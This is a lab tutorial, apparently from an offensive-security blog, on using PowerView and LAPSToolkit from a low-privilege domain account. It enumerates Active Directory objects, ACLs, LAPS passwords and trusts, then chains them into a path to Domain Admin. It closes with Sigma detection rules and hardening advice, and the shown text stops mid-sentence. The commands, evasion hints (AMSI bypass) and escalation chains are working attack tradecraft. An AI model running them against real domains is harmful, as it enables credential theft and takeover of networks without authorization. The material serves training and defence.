Domain Enumeration with PowerView: Users, Groups, Computers, OUs, GPOs, Shares, LAPS and the Full Object Graph
You just phished lowpriv@lab.local and you have a PowerShell prompt on WS02. No local admin, no special groups, just a plain domain user. That is exactly the position most engagements start from, and it is more than enough. Active Directory is a giant, queryable database that every authenticated principal can read, and PowerView turns that read access into a map of who can compromise whom.
Objective: Use PowerView from an unprivileged domain-user context to systematically enumerate every major AD object class (users, groups, computers, OUs, GPOs, shares, ACLs, LAPS, trusts), explain the LDAP and security-descriptor mechanics that make each query work, chain the findings into a prioritized attack-path graph, and show defenders the exact telemetry each action generates.
1. Environment Setup and Lab Topology
Build this in VirtualBox, VMware, or Hyper-V. Everything that follows is run against your own lab, never a network you do not own.
| Host | Role | OS | Notes |
|---|---|---|---|
DC01 | Domain Controller | Windows Server 2022 | Domain lab.local, LAPS v1 deployed |
WS01 | Workstation | Windows 11 | Joined to lab.local |
WS02 | Workstation | Windows 10 | Attacker foothold (lowpriv session) |
Provision these accounts and the deliberate weaknesses that make the lab teachable:
| Principal | Configured Weakness | What It Will Teach |
|---|---|---|
lowpriv | Standard user, the foothold | Baseline read access |
svc_backup | GenericAll over OU=Servers | OU ACL abuse |
helpdesk (group) | WriteDACL on the WS01$ computer object | Object DACL takeover |
helpdesk (group) | ReadProperty on ms-Mcs-AdmPwd | Over-broad LAPS delegation |
| Domain Admins group | description contains a partial password | Lazy admin habits |
| Domain | ms-DS-MachineAccountQuota = 10 (default) | Standard users can join machines |
Deploy legacy LAPS (v1) so that the ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes exist on computer objects. Add the helpdesk group to the delegated read set on the Workstations OU. That single misconfiguration is the centerpiece of section 11.
Pull PowerView from the PowerSploit Recon module and LAPSToolkit onto WS02. In a real engagement you would load these in memory; in the lab, dropping the .ps1 files is fine.
2. How PowerView Works Internally
PowerView is a set of pure-PowerShell replacements for the legacy net * commands, written by Will Schroeder (harmj0y). Under the hood almost every Get-Domain* function builds a System.DirectoryServices.DirectorySearcher object, points it at a domain controller over LDAP (TCP 389, or 636 for LDAPS), applies an LDAP filter, and returns the matching directory objects.
This matters for two reasons. First, you do not need Domain Admin. LDAP read access is granted to the Authenticated Users group by default, so lowpriv can read nearly the entire directory: users, groups, computers, OUs, GPO metadata, ACLs, and trusts. Second, the traffic is ordinary LDAP, which means it is monitorable, but only if you are watching the right place.
There is a well-known ADWS blind spot worth understanding. The Microsoft ActiveDirectory PowerShell module (Get-ADComputer, Get-ADUser) does not speak raw LDAP. It talks to Active Directory Web Services (ADWS) on TCP 9389, which then issues the LDAP query locally on the DC. Detections keyed only to client-side LDAP can miss an attacker who pivots to the AD module. PowerView itself is LDAP-native, so it is more visible to LDAP-client telemetry, but defenders should monitor both transports.
Load PowerView. Dot-sourcing runs the script in the current scope so every function is available; Import-Module works too.
whoami /all
. .\PowerView.ps1          # dot-source into current session
# Alternative: Import-Module .\PowerView.ps1
USER INFORMATION
----------------
User Name      SID
============== =============================================
lab\lowpriv    S-1-5-21-1583049731-1842831045-2390477603-1106

GROUP INFORMATION
-----------------
Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
lab\Domain Users                     Group            S-1-5-21-...-513 Mandatory group, Enabled by default, Enabled group
A few operational notes. PowerView’s signatures are flagged by AMSI / Windows Defender, so in a defended lab you may need an AMSI bypass or an obfuscated build. If the DC enforces Constrained Language Mode (CLM), PowerView is heavily crippled, but the signed AD module is not constrained, which is exactly why attackers fall back to it. Keep that asymmetry in mind.
3. Domain and Forest Baseline
Before touching individual objects, establish where you are. The domain SID prefix is the key you will use to read every other SID, and the functional level tells you which attacks are even possible.
Get-Domain
Forest                  : lab.local
DomainControllers       : {DC01.lab.local}
Children                : {}
DomainMode              : Windows2016Domain
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC01.lab.local
RidRoleOwner            : DC01.lab.local
InfrastructureRoleOwner : DC01.lab.local
Name                    : lab.local
Get-DomainController | Select-Object Name, IPAddress, OSVersion
Name           IPAddress   OSVersion
----           ---------   ---------
DC01.lab.local 10.10.10.10 Windows Server 2022 Standard
The password policy tells you whether you can spray credentials without locking accounts. LockoutBadCount : 0 means there is no lockout threshold, which is an open invitation to password spraying.
Get-DomainPolicy | Select-Object -ExpandProperty SystemAccess
MinimumPasswordAge           : 1
MaximumPasswordAge           : 42
MinimumPasswordLength        : 7
PasswordComplexity           : 1
PasswordHistorySize          : 24
LockoutBadCount              : 0
RequireLogonToChangePassword : 0
ClearTextPassword            : 0
Get-ForestDomain
Forest                  : lab.local
DomainControllers       : {DC01.lab.local}
Name                    : lab.local

Forest                  : lab.local
DomainControllers       : {DEVDC01.dev.lab.local}
Name                    : dev.lab.local
A child domain dev.lab.local appears. Note it. Child domains share a forest and therefore an implicit two-way transitive trust, which becomes section 12’s lateral-movement opportunity.
4. User Enumeration
Get-DomainUser issues an LDAP query for (samAccountType=805306368), the value identifying normal user accounts. Every property in the schema that Authenticated Users can read comes back. Pull the high-signal fields first.
Get-DomainUser | Select-Object samaccountname, description, pwdlastset, logoncount, memberof
samaccountname : Administrator
description    : Built-in account for administering the computer/domain
pwdlastset     : 1/14/2024 9:02:11 AM
logoncount     : 187
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=lab,DC=local, CN=Domain Admins,...}

samaccountname : svc_sql
description    : SQL service account - initial pw Sql$vc2023 rotate quarterly
pwdlastset     : 3/02/2023 4:41:55 PM
logoncount     : 2204
memberof       : {CN=SQLAdmins,OU=Groups,DC=lab,DC=local}

samaccountname : svc_backup
description    : Veeam backup service
pwdlastset     : 2/11/2024 8:15:00 AM
logoncount     : 51
memberof       : {CN=Backup Operators,CN=Builtin,DC=lab,DC=local}

samaccountname : lowpriv
description    :
pwdlastset     : 5/03/2024 10:22:31 AM
logoncount     : 9
memberof       : {CN=Domain Users,CN=Users,DC=lab,DC=local}
Two findings already. svc_sql has a plaintext-ish password fragment in its description, and svc_backup is in Backup Operators, a privileged group that can read any file on a DC (including NTDS.dit). The description field is unencrypted and world-readable, which is why lazy credential storage there is a recurring jackpot.
Hunt descriptions directly with a server-side LDAP filter so the DC does the matching:
Get-DomainUser -LDAPFilter "(description=*pass*)" | Select-Object name, description
name        description
----        -----------
backupadmin Temp password Welcome2023! - delete this account
Now interpret the userAccountControl (UAC) attribute. UAC is a bitfield. Each bit flags a property: account disabled (0x2), password not required (PASSWD_NOTREQD, 0x20), no Kerberos pre-auth required (DONT_REQ_PREAUTH, 0x400000, the AS-REP roasting flag), trusted for delegation (TRUSTED_FOR_DELEGATION, 0x80000). PowerView decodes it for you.
Get-DomainUser svc_backup | ConvertFrom-UACValue
Name                           Value
----                           -----
NORMAL_ACCOUNT                 512
DONT_EXPIRE_PASSWORD           65536
Find delegation-relevant accounts. Unconstrained delegation accounts cache TGTs and are prime targets; constrained delegation can be abused for impersonation.
Get-DomainUser -TrustedToAuth | Select-Object samaccountname, msds-allowedtodelegateto
samaccountname            msds-allowedtodelegateto
--------------            ------------------------
svc_web                   {HTTP/SQL01.lab.local, HTTP/SQL01}
svc_web is configured for constrained delegation to SQL01‘s HTTP service. If you compromise svc_web, S4U2Proxy lets you request service tickets to SQL01 as any user, including a domain admin. That is a privilege-escalation path you log for later.
The mechanics worth internalizing: Kerberos issues a TGT at logon (the AS exchange) and service tickets per resource (the TGS exchange). Each ticket carries a PAC with the user’s group SIDs. Delegation flags decide whether a service can reuse a user’s identity to request further tickets, which is exactly what makes TrustedToAuth so dangerous.
This maps to T1087.002 (Account Discovery: Domain Account).
5. Group Enumeration and Membership Chains
Groups are how privilege actually flows in AD. Get-DomainGroup enumerates group objects; Get-DomainGroupMember -Recurse walks nested membership, which matters because someone can be a Domain Admin three groups deep without being a direct member.
Get-DomainGroup | Select-Object name, description
name                          description
----                          -----------
Domain Admins                 Designated administrators - svc pw resets to ChangeMe!2024
Enterprise Admins             Designated administrators of the enterprise
Backup Operators              Members can override security to back up files
Helpdesk                      Tier 2 desktop support
SQLAdmins                     SQL server administrators
Protected Users               Members are afforded additional protections...
There it is: the Domain Admins group description leaks a password. Lab-planted, but you will see this pattern in the wild more than you would believe.
Resolve the membership of the crown-jewel group:
Get-DomainGroupMember "Domain Admins" | Select-Object membername, membersid
membername    membersid
----------    ---------
Administrator S-1-5-21-1583049731-1842831045-2390477603-500
svc_da        S-1-5-21-1583049731-1842831045-2390477603-1119
The -500 RID confirms the built-in Administrator. svc_da is a service account in Domain Admins, a frequent kerberoasting target.
Recurse the Helpdesk group to flatten nesting:
Get-DomainGroupMember "Helpdesk" -Recurse | Select-Object membername, membersid, membertype
membername membersid                                       membertype
---------- ---------                                       ----------
jsmith     S-1-5-21-1583049731-1842831045-2390477603-1131  user
deskadmins S-1-5-21-1583049731-1842831045-2390477603-1140  group
tbrown     S-1-5-21-1583049731-1842831045-2390477603-1142  user

deskadmins is nested inside Helpdesk, so tbrown inherits every right Helpdesk holds, including (as we will find) WriteDACL on WS01$ and LAPS read. Find what your own foothold belongs to:
Get-DomainGroup -MemberIdentity lowpriv | Select-Object name
name
----
Domain Users
Helpdesk
lowpriv is in Helpdesk. That is the privilege escalation thread the rest of this tutorial pulls on. This activity maps to T1069.002 (Permission Groups Discovery: Domain Groups).
6. Computer Enumeration
Get-DomainComputer filters on (samAccountType=805306369). Operating-system attributes are populated at domain join and reveal patch posture and likely targets.
Get-DomainComputer | Select-Object dnshostname, operatingsystem, operatingsystemversion, distinguishedname
dnshostname    operatingsystem               operatingsystemversion distinguishedname
-----------    ---------------               ---------------------- -----------------
DC01.lab.local Windows Server 2022 Standard  10.0 (20348)           CN=DC01,OU=Domain Controllers,DC=lab,DC=local
WS01.lab.local Windows 11 Pro                10.0 (22631)           CN=WS01,OU=Workstations,DC=lab,DC=local
WS02.lab.local Windows 10 Pro                10.0 (19045)           CN=WS02,OU=Workstations,DC=lab,DC=local
SQL01.lab.local Windows Server 2019 Standard 10.0 (17763)          CN=SQL01,OU=Servers,DC=lab,DC=local
FILE01.lab.local Windows Server 2016 Standard 10.0 (14393)         CN=FILE01,OU=Servers,DC=lab,DC=local
FILE01 runs Server 2016 and is your likely share host. The distinguishedName is critical here: it encodes the OU path, which lets you tie computers to OUs and then to the GPOs that configure them.
Hunt stale computer accounts. A machine that has not logged on in 90 days may still hold valid credentials and is a low-noise target.
Get-DomainComputer -Properties dnshostname,lastlogontimestamp | Where-Object {
    [datetime]::FromFileTime($_.lastlogontimestamp) -lt (Get-Date).AddDays(-90)
} | Select-Object dnshostname, @{N='LastLogon';E={[datetime]::FromFileTime($_.lastlogontimestamp)}}
dnshostname      LastLogon
-----------      ---------
OLD-PRINT.lab.local 11/02/2023 6:14:22 AM
Computer enumeration is T1018 (Remote System Discovery).
7. OU Enumeration and OU-to-Computer Mapping
Organizational units are the containers that GPOs attach to. The gpLink attribute on an OU holds the LDAP paths of the GPOs linked to it, so OU enumeration is the bridge between objects and policy.
Get-DomainOU | Select-Object name, distinguishedname, gplink
name          distinguishedname                       gplink
----          -----------------                       ------
Workstations  OU=Workstations,DC=lab,DC=local         [LDAP://cn={31B2F340-016D-11D2-945F-00C04FB984F9},cn=policies,...;0][LDAP://cn={6AC1786C-016F-11D2-945F-00C04fB984F9},...;0]
Servers       OU=Servers,DC=lab,DC=local              [LDAP://cn={A91D2F89-1F1C-4E2B-9A3D-7C2E8F1B0D44},...;0]
Domain Controllers OU=Domain Controllers,DC=lab,DC=local [LDAP://cn={6AC1786C-016F-11D2-945F-00C04fB984F9},...;0]
Use the OU’s distinguishedName as a -SearchBase to scope a computer query to exactly that OU. The DirectorySearcher then walks only that subtree.
(Get-DomainOU -Identity "Workstations").distinguishedname | ForEach-Object {
    Get-DomainComputer -SearchBase "LDAP://$_" | Select-Object dnshostname
}
dnshostname
-----------
WS01.lab.local
WS02.lab.local
You now know that the two GPO GUIDs in the Workstations gpLink apply to WS01 and WS02. Resolve those GUIDs next.
8. GPO Enumeration and OU-GPO Linkage
Group Policy Objects configure everything from local group membership to scheduled tasks. The metadata lives in AD; the actual policy files live in SYSVOL, pointed to by the gPCFileSysPath attribute. Any authenticated user can read SYSVOL, so GPO files often leak configuration (and historically, GPP cpassword secrets).
Get-DomainGPO | Select-Object displayname, name, gpcfilesyspath
displayname               name                                   gpcfilesyspath
-----------               ----                                   --------------
Default Domain Policy      {31B2F340-016D-11D2-945F-00C04FB984F9} \\lab.local\SysVol\lab.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
Default Domain Controllers {6AC1786C-016F-11D2-945F-00C04fB984F9} \\lab.local\SysVol\lab.local\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
WS-LocalAdmins             {A91D2F89-1F1C-4E2B-9A3D-7C2E8F1B0D44} \\lab.local\SysVol\lab.local\Policies\{A91D2F89-1F1C-4E2B-9A3D-7C2E8F1B0D44}
Resolve the GUID from the Workstations gpLink to a friendly name:
Get-DomainGPO -Identity '{6AC1786C-016F-11D2-945F-00C04fB984F9}' | Select-Object displayname
displayname
-----------
Default Domain Controllers Policy
The real prize is figuring out where a GPO grants local admin. Get-DomainGPOLocalGroup parses Restricted Groups and Group Policy Preferences entries; Get-DomainGPOComputerLocalGroupMapping resolves that down to specific machines.
Get-DomainGPOLocalGroup | Select-Object GPODisplayName, GroupName, GroupMembers
GPODisplayName GroupName               GroupMembers
-------------- ---------               ------------
WS-LocalAdmins BUILTIN\Administrators  {lab\Helpdesk}
Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity WS01
ComputerName : WS01.lab.local
ObjectName   : lab\Helpdesk
ObjectSID    : S-1-5-21-1583049731-1842831045-2390477603-1150
IsGroup      : True
GPODisplayName : WS-LocalAdmins
Helpdesk (which contains lowpriv) is local administrator on WS01 and WS02 via GPO. That is direct lateral movement: lowpriv can dump credentials on those hosts. GPO enumeration maps to T1615 (Group Policy Discovery).
Find-DomainShare walks every computer object and calls NetShareEnum against each. The flags trim noise and verify reachability. -CheckShareAccess performs an actual connection test so you only see shares your token can open.
Find-DomainShare -ExcludeStandard -ExcludePrint -ExcludeIPC -CheckShareAccess
Name        Type Remark            ComputerName
----        ---- ------            ------------
Profiles    0    User profiles     FILE01.lab.local
Software    0    Software repo     FILE01.lab.local
Backups     0    Nightly backups   FILE01.lab.local
ScriptShare 0    Logon scripts     DC01.lab.local
Then hunt files. Find-InterestingDomainShareFile recursively searches accessible shares for patterns that commonly hold secrets.
Find-InterestingDomainShareFile -Include "*.txt","*.xml","*.ps1","*.config","*.kdbx"
Path                                              Owner        LastAccessTime       Length
----                                              -----        --------------       ------
\\FILE01.lab.local\Software\deploy\unattend.xml   lab\svc_sql  4/19/2024 2:11:09 PM 4096
\\FILE01.lab.local\Profiles\jsmith\creds.txt      lab\jsmith   5/01/2024 8:02:55 AM 212
\\DC01.lab.local\ScriptShare\map_drives.ps1       lab\svc_da   3/14/2024 9:40:18 AM 1881
unattend.xml and a creds.txt are classic plaintext credential stores. Reading creds.txt would map to T1552.001 (Unsecured Credentials: Credentials In Files). Share discovery itself is T1135 (Network Share Discovery).
10. ACL and DACL Enumeration
This is where enumeration becomes an attack graph. Every AD object carries an nTSecurityDescriptor holding a DACL, a list of ACEs. Each ACE binds a trustee SID to a set of ActiveDirectoryRights (ReadProperty, WriteProperty, GenericAll, WriteDacl, WriteOwner, etc.) and, optionally, an ObjectAceType GUID naming the specific property or extended right the ACE applies to. Abusable ACEs let a low-priv principal modify an object they should not control.
The key abuse rights:
| Right | Abuse Scenario |
|---|---|
GenericAll | Full control: reset password, add to group, read LAPS, set SPN for kerberoast |
GenericWrite | Write attributes: set SPN (targeted kerberoast), set logon script |
WriteDacl | Rewrite the object’s DACL to grant yourself GenericAll |
WriteOwner | Take ownership, then rewrite the DACL |
ForceChangePassword | Reset the target’s password without knowing the old one |
AllExtendedRights | Includes the LAPS read right and password reset |
-ResolveGUIDs translates the cryptic ObjectAceType GUIDs into readable names like ms-Mcs-AdmPwd or User-Force-Change-Password. Without it you are staring at raw GUIDs. The first time I ran this without -ResolveGUIDs I spent an hour cross-referencing GUIDs by hand against the schema. Do not repeat my mistake.
Cast the wide net first:
Find-InterestingDomainAcl -ResolveGUIDs |
  Select-Object ObjectDN, ActiveDirectoryRights, ObjectAceType, IdentityReferenceName
ObjectDN                              ActiveDirectoryRights ObjectAceType            IdentityReferenceName
--------                              --------------------- -------------            ---------------------
CN=WS01,OU=Workstations,DC=lab,DC=local   WriteDacl         All                      Helpdesk
OU=Servers,DC=lab,DC=local                GenericAll        All                      svc_backup
CN=jsmith,CN=Users,DC=lab,DC=local        ExtendedRight     User-Force-Change-Password Helpdesk
CN=WS01,OU=Workstations,DC=lab,DC=local   ReadProperty      ms-Mcs-AdmPwd            Helpdesk
Four attack edges in one query. Drill into the WS01 object to confirm the WriteDacl:
Get-DomainObjectAcl -Identity "CN=WS01,OU=Workstations,DC=lab,DC=local" -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -match "GenericAll|WriteDacl|WriteOwner|ForceChangePassword" } |
  Select-Object ActiveDirectoryRights, ObjectAceType, SecurityIdentifier
ActiveDirectoryRights ObjectAceType SecurityIdentifier
--------------------- ------------- ------------------
WriteDacl             All           S-1-5-21-1583049731-1842831045-2390477603-1150
Resolve the trustee SID:
Convert-SidToName S-1-5-21-1583049731-1842831045-2390477603-1150
lab\Helpdesk
Because lowpriv is in Helpdesk, and Helpdesk has WriteDacl on WS01$, lowpriv can rewrite that object’s DACL to grant itself GenericAll, then read LAPS or perform a resource-based constrained delegation attack against WS01. Check the OU edge too:
Get-DomainObjectAcl -Identity "OU=Servers,DC=lab,DC=local" -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -eq "GenericAll" } |
  Select-Object SecurityIdentifier, ActiveDirectoryRights
SecurityIdentifier                                ActiveDirectoryRights
------------------                                ---------------------
S-1-5-21-1583049731-1842831045-2390477603-1117    GenericAll
That SID is svc_backup. GenericAll on OU=Servers means whoever controls svc_backup can set inheritable ACLs on every server object in that OU. The ForceChangePassword edge over jsmith means Helpdesk (and thus lowpriv) can reset jsmith‘s password outright. ACL enumeration is the connective tissue of the whole graph.

11. LAPS Enumeration
LAPS (Local Administrator Password Solution) rotates each machine’s local admin password and stores it in AD. Legacy LAPS v1 extends the schema with two attributes on the computer object:
| Attribute | Meaning | Read Permission |
|---|---|---|
ms-Mcs-AdmPwd | The plaintext local admin password | Restricted to delegated principals |
ms-Mcs-AdmPwdExpirationTime | FILETIME when the password expires | Readable by any authenticated user |
That asymmetry is the enumeration foothold. Any user can read the expiration time, so you can detect which machines run LAPS without any special rights:
Get-DomainComputer | Where-Object { $_."ms-Mcs-AdmPwdExpirationTime" -ne $null } |
  Select-Object dnshostname, @{N='Expires';E={[datetime]::FromFileTime($_."ms-Mcs-AdmPwdExpirationTime")}}
dnshostname      Expires
-----------      -------
WS01.lab.local   5/14/2024 3:00:00 AM
WS02.lab.local   5/14/2024 3:00:00 AM
SQL01.lab.local  5/13/2024 3:00:00 AM
The password itself is protected. But you already proved in section 10 that Helpdesk holds ReadProperty on ms-Mcs-AdmPwd for the Workstations OU, and lowpriv is in Helpdesk. So the read should succeed:
Get-DomainComputer WS01 -Properties ms-mcs-AdmPwd, dnshostname, ms-mcs-AdmPwdExpirationTime
dnshostname                 : WS01.lab.local
ms-mcs-admpwd               : 7Vx@9kLm!2Qp4nRt
ms-mcs-admpwdexpirationtime : 133593408000000000
That is the cleartext local Administrator password for WS01. You can now log in as local admin over SMB or WinRM, which is T1078.002 (Valid Accounts: Domain Accounts) in effect.
The deeper enumeration skill, and the one harmj0y documented, is finding who can read LAPS even when you cannot, so you can target those principals. Read the OU ACLs and filter for the ms-Mcs-AdmPwd ObjectAceType:
Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs |
  Where-Object { ($_.ObjectAceType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match 'ReadProperty') } |
  ForEach-Object { $_ | Add-Member NoteProperty 'IdentityName' (Convert-SidToName $_.SecurityIdentifier) -Force -PassThru } |
  Select-Object ObjectDN, IdentityName, ActiveDirectoryRights
ObjectDN                        IdentityName  ActiveDirectoryRights
--------                        ------------  ---------------------
OU=Workstations,DC=lab,DC=local lab\Helpdesk  ReadProperty, ExtendedRight
A subtle, commonly missed point: anyone with All Extended Rights on a computer object can read the LAPS password, and the account that joined a machine to the domain automatically receives All Extended Rights on it. With ms-DS-MachineAccountQuota = 10, any standard user can join up to ten machines and inherit LAPS read on each. That is why hardening the quota matters.
LAPSToolkit (leoloobeek) automates this enumeration:
. .\LAPSToolkit.ps1
Find-LAPSDelegatedGroups
Find-AdmPwdExtendedRights
Get-LAPSComputers
# Find-LAPSDelegatedGroups
OrgUnit                          Delegated Groups
-------                          ----------------
OU=Workstations,DC=lab,DC=local  lab\Helpdesk

# Find-AdmPwdExtendedRights
ComputerName    Identity      Rights
------------    --------      ------
WS01.lab.local  lab\Helpdesk  All Extended Rights

# Get-LAPSComputers
ComputerName    Password           Expiration
------------    --------           ----------
WS01.lab.local  7Vx@9kLm!2Qp4nRt   5/14/2024 3:00:00 AM
WS02.lab.local  Bq!8zWn3@LpK6mDc   5/14/2024 3:00:00 AM
Note the version difference. Windows LAPS v2 (built into Windows Server 2022 and the April 2023 update) uses msLAPS-Password, msLAPS-PasswordExpirationTime, and msLAPS-EncryptedPassword. If the encrypted attribute is in use, the password is DPAPI-protected and not directly readable from LDAP, so your enumeration must pivot to the legacy attributes or to the principals authorized to decrypt. Always check which schema is deployed before assuming a cleartext read.
12. Trust Enumeration
Trusts let principals in one domain access resources in another. The direction and transitivity dictate which attacks travel across the boundary. Get-DomainTrust enumerates them via the DSEnumerateDomainTrusts() API and LDAP under the hood.
Get-DomainTrust | Select-Object SourceName, TargetName, TrustDirection, TrustType, TrustAttributes
SourceName TargetName    TrustDirection TrustType                TrustAttributes
---------- ----------    -------------- ---------                ---------------
lab.local  dev.lab.local Bidirectional  WINDOWS_ACTIVE_DIRECTORY WITHIN_FOREST
lab.local  partner.ext   Inbound        WINDOWS_ACTIVE_DIRECTORY FOREST_TRANSITIVE, FILTER_SIDS
Get-ForestTrust | Select-Object SourceName, TargetName, TrustDirection, TrustAttributes
SourceName TargetName  TrustDirection TrustAttributes
---------- ----------  -------------- ---------------
lab.local  partner.ext Inbound        FOREST_TRANSITIVE, FILTER_SIDS
Read this carefully. The dev.lab.local trust is WITHIN_FOREST and bidirectional, which means it is fully transitive and SID filtering does not apply inside a forest. Compromise of dev.lab.local is effectively compromise of lab.local via SID-History injection, because the krbtgt of either domain can forge tickets the other trusts. The partner.ext forest trust shows FILTER_SIDS, meaning SID filtering is enabled and SID-History injection is blocked across that boundary.
Trust knowledge enables SID-History injection, Pass-the-Ticket, and cross-domain Kerberoasting. This maps to T1482 (Domain Trust Discovery).
13. Building the Full Object Graph

Each section produced an isolated fact. The value is in chaining them. Take the edges you found and order them by how directly they reach Domain Admin:
| Edge (Source -> Target) | Primitive | Right | Outcome |
|---|---|---|---|
lowpriv -> Helpdesk (member) | Group membership | n/a | Inherits all Helpdesk rights |
Helpdesk -> WS01/WS02 | GPO local admin | Restricted Groups | Local admin, credential dump |
Helpdesk -> WS01 LAPS | LDAP read | ReadProperty ms-Mcs-AdmPwd | Cleartext local admin password |
Helpdesk -> jsmith | Password reset | ForceChangePassword | Take over jsmith |
Helpdesk -> WS01$ | DACL takeover | WriteDacl | Grant self GenericAll, RBCD attack |
svc_backup -> OU=Servers | OU control | GenericAll | Push ACLs to all servers |
svc_da in Domain Admins | Kerberoast | SPN present | Crack TGS offline -> DA |
lab.local <-> dev.lab.local | Intra-forest trust | No SID filter | SID-History to DA |
The fastest path: lowpriv is in Helpdesk, Helpdesk reads LAPS for WS01, WS01 likely caches svc_da or a DA session, dump LSASS, escalate. Use Find-DomainUserLocation to confirm where the high-value accounts actually sit:
Find-DomainUserLocation -UserGroupIdentity "Domain Admins"
UserDomain UserName ComputerName    SessionFromName
---------- -------- ------------    ---------------
lab        svc_da   WS01.lab.local  10.10.10.21
svc_da has a session on WS01, the very box you have local admin on via LAPS. The chain closes.
Export findings for offline analysis with the thread-safe CSV helper:
Export-PowerViewCSV -InputObject (Get-DomainUser) -Path .\users.csv
# users.csv written: 47 user objects, 312 properties serialized
For visual traversal, hand the graph to BloodHound. SharpHound collects the same data plus session and ACL edges and renders shortest-path queries. BloodHound is a separate tool; cross-reference its paths against your PowerView findings to validate them.
Invoke-BloodHound -CollectionMethod "All,GPOLocalGroup" -OutputDirectory .\BH_Output\
[*] Resolved Collection Methods: Group, LocalAdmin, Session, ACL, GPOLocalGroup, ...
[*] Beginning LDAP search for lab.local
[*] Status: 312 objects finished (+312 1560/s) -- Using 84 MB RAM
[*] Compressing data to .\BH_Output\20240510131207_BloodHound.zip
[*] Done! Enumeration completed in 00:00:14
Load the zip into the BloodHound GUI and run “Shortest Paths to Domain Admins.” It should draw the exact chain you assembled by hand, which is the confirmation that your manual enumeration was complete.
14. Detection, Defense and Hardening
Everything above is loud if the right logging is on. PowerView’s LDAP queries, PowerShell execution, and AD object reads all leave traces.
Windows Event IDs
| Event ID | Log | What It Records |
|---|---|---|
4662 | Security | Operation on an AD object: fires on object reads once Directory Service Access auditing is enabled |
4661 | Security | Handle to a SAM object requested (SAM enumeration) |
4624 | Security | Account logon: correlate to the enumeration session source IP |
4688 / Sysmon 1 | Security / Sysmon | Process creation: powershell.exe with suspicious parent |
4103 | PowerShell/Operational | Module logging: pipeline command records |
4104 | PowerShell/Operational | Script Block Logging: full script block text, catches PowerView function names |
ETW and Sysmon
| Provider | Catches |
|---|---|
Microsoft-Windows-PowerShell | 4103 / 4104 script and module events |
Microsoft-Windows-LDAP-Client | Client-side DirectorySearcher queries |
Microsoft-Windows-Security-Auditing | 4662, 4661, 4624 |
Microsoft-Windows-Sysmon | Event 1 (process create), Event 3 (network connect to DC 389/636/9389) |
Enable Script Block Logging via registry or GPO:
HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
EnableScriptBlockLogging = 1
The 4103/4104 events are identical across Windows PowerShell 5.1 and PowerShell 7, so query both powershell.exe and pwsh.exe sources in your SIEM. An attacker who switches engines otherwise splits across log channels.
Sigma Rules
Detect PowerView usage from script block content:
title: PowerView Domain Enumeration via Script Block Logging
logsource:
  product: windows
  category: ps_script   # EventID 4104
detection:
  selection:
    ScriptBlockText|contains:
      - 'Get-DomainUser'
      - 'Get-DomainComputer'
      - 'Find-InterestingDomainAcl'
      - 'Invoke-UserImpersonation'
      - 'Get-DomainGPO'
      - 'Find-DomainShare'
      - 'ms-Mcs-AdmPwd'
  condition: selection
level: high
Detect the AD-module fallback (the ADWS evasion path):
title: Suspicious AD Management DLL Import
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains|all:
      - 'Import-Module'
      - 'Microsoft.ActiveDirectory.Management.dll'
  selection_alt:
    ScriptBlockText|contains: 'ipmo Microsoft.ActiveDirectory.Management.dll'
  condition: selection or selection_alt
level: medium
Detect noisy LDAP recon on the DC itself with the SigmaHQ win_ldap_recon pattern, which keys on EventID 1644 (LDAP query statistics) when expensive or inefficient query thresholds are exceeded.
Hardening
- Enable Script Block Logging (4104) and Module Logging (4103) domain-wide via GPO.
- Enable Audit Directory Service Access so AD object reads generate
4662. - Set
ms-DS-MachineAccountQuota = 0so standard users cannot join machines and inherit All Extended Rights (and LAPS read). - Audit LAPS delegations regularly with
Find-AdmPwdExtendedRights; strip All Extended Rights from non-admin groups; move to Windows LAPS v2 withmsLAPS-EncryptedPassword. - Add privileged accounts to the Protected Users group to block credential caching and delegation abuse.
- Lock down SYSVOL and
gpLinkread paths so GPO files do not leak configuration. - Deploy AMSI and alert on bypass patterns (obfuscated
[Ref].Assembly...strings in 4104 events). - Enforce a tiered administration model so a low-priv foothold cannot pivot to Tier 0.
- Monitor DC ports 389/636/9389 with Sysmon Event 3 from workstation
powershell.exe; that is a high-fidelity recon signal. - Remember Constrained Language Mode is not a complete control: it cripples PowerView but the signed AD module still enumerates the domain, so do not rely on CLM alone.
Tools
| Tool | Description | Link |
|---|---|---|
| PowerView | Pure-PowerShell AD enumeration (PowerSploit/Recon) | github.com/PowerShellMafia/PowerSploit |
| LAPSToolkit | LAPS delegation and password enumeration | github.com/leoloobeek/LAPSToolkit |
| BloodHound / SharpHound | AD attack-path graph collection and visualization | bloodhound.specterops.io |
| WinObj / Process Hacker | Object and process inspection on hosts | sysinternals.com |
| Sysmon | Process, network, and thread telemetry | sysinternals.com |
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | 4104 (Get-DomainUser), 4662 |
| Permission Groups Discovery: Domain Groups | T1069.002 | 4104 (Get-DomainGroupMember) |
| Remote System Discovery | T1018 | 4104 (Get-DomainComputer), LDAP 1644 |
| Domain Trust Discovery | T1482 | 4104 (Get-DomainTrust), 4662 |
| Group Policy Discovery | T1615 | 4104 (Get-DomainGPO), SYSVOL access |
| Network Share Discovery | T1135 | Sysmon 3, 4104 (Find-DomainShare) |
| Password Policy Discovery | T1201 | 4104 (Get-DomainPolicy) |
| Unsecured Credentials: Credentials In Files | T1552.001 | File access auditing on shares |
| Valid Accounts: Domain Accounts | T1078.002 | 4624 anomalous local-admin logon (LAPS) |
Summary
- A single low-privilege domain user can read almost the entire directory over LDAP, which is why PowerView turns a foothold into a full attack-path map.
- Enumerate in order: domain baseline, users, groups, computers, OUs, GPOs, shares, ACLs, LAPS, trusts, and each output narrows the next query through
